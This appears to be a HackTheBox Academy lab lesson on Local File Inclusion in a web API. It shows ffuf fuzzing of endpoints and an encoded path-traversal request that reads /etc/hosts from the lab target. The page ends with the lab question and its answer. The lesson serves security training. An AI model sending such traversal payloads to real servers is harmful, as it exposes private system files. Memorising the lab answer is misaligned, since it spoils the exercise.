Local File Inclusion (LFI)

Local File Inclusion (LFI) is an attack that affects web applications and APIs alike. It allows an attacker to read internal files and sometimes execute code on the server via a series of ways, one being `Apache Log Poisoning`. Our File Inclusion module covers LFI in detail.

Let us assess together an API that is vulnerable to Local File Inclusion.

Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target API and follow along.

Suppose we are assessing such an API residing in `http://<TARGET IP>:3000/api`.

Let us first interact with it.

Local File Inclusion (LFI)

```
MisaelMacias@htb[/htb]$ curl http://<TARGET IP>:3000/api
{"status":"UP"}
```

We don't see anything helpful except the indication that the API is up and running. Let us perform API endpoint fuzzing using *ffuf* and the common-api-endpoints-mazen160.txt list, as follows.

Local File Inclusion (LFI)

```
MisaelMacias@htb[/htb]$ ffuf -w "/home/htb-acxxxxx/Desktop/Useful Repos/SecLists/Discovery/Web-Content/common-api-endp

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://<TARGET IP>:3000/api/FUZZ
 :: Wordlist         : FUZZ: /home/htb-acxxxxx/Desktop/Useful Repos/SecLists/Discovery/Web-Content/common-api-endpoint
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

:: Progress: [40/174] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors
download               [Status: 200, Size: 71, Words: 5, Lines: 1]
:: Progress: [87/174] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors::
Progress: [174/174] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error::
Progress: [174/174] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

It looks like `/api/download` is a valid API endpoint. Let us interact with it.

Local File Inclusion (LFI)

```
MisaelMacias@htb[/htb]$ curl http://<TARGET IP>:3000/api/download
{"success":false,"error":"Input the filename via /download/<filename>"}
```

We need to specify a file, but we do not have any knowledge of stored files or their naming scheme. We can try mounting a Local File Inclusion (LFI) attack, though.

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
```
MisaelMacias@htb[/htb]$ curl "http://<TARGET IP>:3000/api/download/..%2f..%2f..%2f..%2fetc%2fhosts"
127.0.0.1 localhost
127.0.1.1 nix01-websvc

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

The API is indeed vulnerable to Local File Inclusion!




Connect to Pwnbox

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left


Your own web-based Parrot Linux instance to play our labs.
Pwnbox Location
UK
162ms
Terminate Pwnbox to switch location
Start Instance
∞ / 1 spawns left
Waiting to start...
Enable step-by-step solutions for all questions
Questions
Answer the question(s) below to complete this Section and earn cubes!
Download VPN Connection File
Target(s): Click here to spawn the target system!
+ 1
Through the LFI vulnerability identify an existing user on the server whose name starts with "ub". Answer format: ub****
ubuntu
Submit
Previous
Next
Mark Complete & Next
Powered by HACKTHEBOX